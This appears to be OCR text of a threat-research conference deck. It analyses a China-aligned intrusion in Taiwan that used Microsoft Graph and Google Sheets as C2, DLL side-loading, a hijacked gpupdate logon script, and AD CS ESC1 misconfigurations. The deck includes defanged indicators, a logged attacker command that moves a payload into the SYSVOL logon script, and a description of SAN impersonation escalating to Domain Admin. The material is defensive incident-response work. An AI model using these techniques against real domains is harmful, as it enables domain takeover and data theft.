Infrastructure-less Adversary: C2 Laundering via Dead-Drop Resolvers and the Microsoft Graph API

Wei-Chieh Chao (oalieno)

- **Senior Cybersecurity Researcher @ CyCraft Technology**
- **Areas of Expertise**
  - Malware Analysis
  - Incident Response
- **Conference Presentations**
  - Black Hat USA Briefing/Arsenal
  - HITCON CMT
  - CODE BLUE BlueBox
  - SINCON
  - IEEE DSC


Shih-Min Chan (Minsky), CISSP

- **Senior Threat Detection & Response Analyst @ CyCraft Technology**
- **Areas of Expertise**
  - APT Research
  - Incident Response
- **Conference Presentations**
  - CODE BLUE OpenTalk
  - FIRST CTI SIG Summit
  - SINCON
  - JSAC

Agenda

- > Incident Background
- > Malware Analysis
- > Conclusion and Takeaway

Trend of using Cloud Service for C2



Phish and Chips: China-Aligned Espionage Actors Ramp Up Taiwan Semiconductor Industry Targeting

JULY 16, 2025 | MARK KELLY AND THE PROOFPOINT THREA

Indicators of compromise

Google Sheet as C2

UNK_FistBump Network Indicators			
Indicator	Type	Description	First Seen
166.88.61[.]35	IP address	Cobalt Strike C2	May 2025
hxxps://sheets[.]googleapis[.]com:443/v4/spreadsheets/1z8ykHVYh9DF-b_BFDA9c4Q2ojfrgl-fq1v797Y5576Y	URL	Voldemort Google Sheets C2	May 2025
hxxps://sheets[.]googleapis[.]com:443/v4/spreadsheets/14H0Gm6xgc2p3gpIB5saDyzSDqpVMKGBKIdkVGh2y1bo	URL	Voldemort Google Sheets C2	June 2025

https://www.proofpoint.com/us/blog/threat-insight/phish-china-aligned-espionage-actors-ramp-up-taiwan-semiconductor-targeting

China state-sponsored Threat Actor

Activity	Since 2024, still active
Tageted Region	Taiwan
Targeted Industries	Government, Manufacturing
Malware	GRAPHBROTLI GRAPHRELOOK RCREMARK

Infrastructure-less Adversary

- Three type of different "dead-drop" resolver as C2

Type	Description	Example
Type 1: **Cloud Service**	**Leverages legitimate cloud services** for C2 communication. This technique has become increasingly common in recent years.	Microsoft Graph API, Google Sheets, etc.
Type 2: **C2 behind Cloudflare**	**Hides C2 infrastructure** behind Cloudflare to evade tracking and blocking.	
Type 3: **Compromised Website**	**Utilizes compromised legacy websites** to host malicious payloads, effectively acting as a public file drive.	School or clinic websites, legacy sites, etc.


Incident Background

Phase 1: Initial Compromise & Persistence


- Initial Access
  - Successful phishing campaign compromised internal endpoints.
- Lateral Movement
  - Leveraged compromised high-privilege accounts to move laterally via SMB.
- Command & Control
  - SoftEther VPN deployed to maintain persistent remote access.
  - Utilized malware which leveraged Microsoft Cloud Services as a C2 channel, effectively blending malicious traffic with legitimate cloud activity.

Phase 1: Initial Compromise & Persistence

- Persistence
  - Created VPN tunnel services and leveraged DLL side-loading techniques to execute malicious payloads.
- This phase demonstrates how the attacker prioritized persistence over immediate impact.


2024-12-08 14:51:24
C:\ProgramData\[redacted]\U\U-Messenger.exe
2024-12-08 14:50:58
C:\Windows\explorer.exe
2024-12-08 14:51:22
C:\ProgramData\[redacted]\U\U-Messenger.exe
2024-12-08 14:51:22
C:\ProgramData\[redacted]\U\version.dll
2024-12-08 14:51:22
C:\ProgramData\[redacted]\U\U.exe

Legitimate program executes and loads a malicious DLL



C:\ProgramData\[redacted]\U\version.dll

Malware Detected | Crimeware/Riskware | New Sighting | Search Order Hijacking | DLL (CLI)

4c5e3f689cfadb7f9be1676e8700c257

2 Endpoints

Microsoft Corporation

2024-04-19 07:17:33

982.5 KB

1.5.0.1


Backdoor

Phase 2: Silent Persistence & Data Exfiltration

- Post-Cleanup Indicator
  - Despite initial remediation, sensitive data continued to leakage on Dark Web marketplaces.
- Abuse of Trusted Infrastructure
  - The attacker weaponized the organization’s "gpupdate.bat" logon script, originally intended to enforce Group Policy updates.
  - Continued use of Microsoft Cloud Services as a C2 channel via malicious payloads triggered by the script, maintaining a stealthy link to external infrastructure.
  - Malicious code was executed during system startup, blending seamlessly into routine administrative operations.

Phase 2: Silent Persistence & Data Exfiltration


- Detection of Anomalous Behavior
  - Advanced log forensics identified traces of unauthorized modifications to the logon script.
  - This led to the detection of suspicious behaviors immediately following script execution, which conflicted with expected system-management activity.
- This phase maintains stealthy persistence and continues data exfiltration by abusing trusted system mechanisms.



```
Information    Parent Process: C:\Program Files (x86)\[redacted]node.exe (PID:21920)
Path           C:\USERS\PUBLIC\DOWNLOADS\A.GIF
Detail         C:\WINDOWS\system32\cmd.exe /s /c "move /y "C:\Users\Public\Downloads\a.gif" "\\DC1\C$\Windows\SYSVOL\sysvol\[redacted]\Policies\{32B58EB5-197E-42C4-
               8985-023E1158BE34}\User\Scripts\Logon\gpupdate force.bat""
MITRE ATT&CK   T1021.002 Remote Services: SMB/Windows Admin Shares
```

Root Cause Analysis

- Deep Analysis into AD Infrastructure
  - Identified anomalous AD access logs synchronized with the GPO/Logon Script modification timestamp.
  - An audit revealed multiple AD CS misconfigurations ESC (Escalation) that facilitate domain-wide privilege escalation.




Assessment Rules

Match...	Rule	Type
6	ESC3 (ESC3-2) Enrollment Agent Templates	ADCS
1	ESC8 - NTLM Relay to ADCS Web Enrollment	ADCS
1	ESC11 - NTLM Relay to RPC Certificate Enrollment	ADCS
1	ESC1 - Misconfigured Certificate Templates	ADCS

Root Cause Analysis


- Attack Hypothesis
  - The attacker exploited AD CS misconfigurations (ESC) to escalate privileges.
  - By obtaining a Domain Admin level certificate, the attacker gained the necessary permissions to modify the logon script.
- ESC1 Misconfiguration
  - Domain/Authenticated Users were granted AutoEnroll permissions on the Web Server template.
  - Any low-privileged account can impersonate a Domain Admin via SAN impersonation, leading to full domain compromise.



AD CS Escalation (ESC)

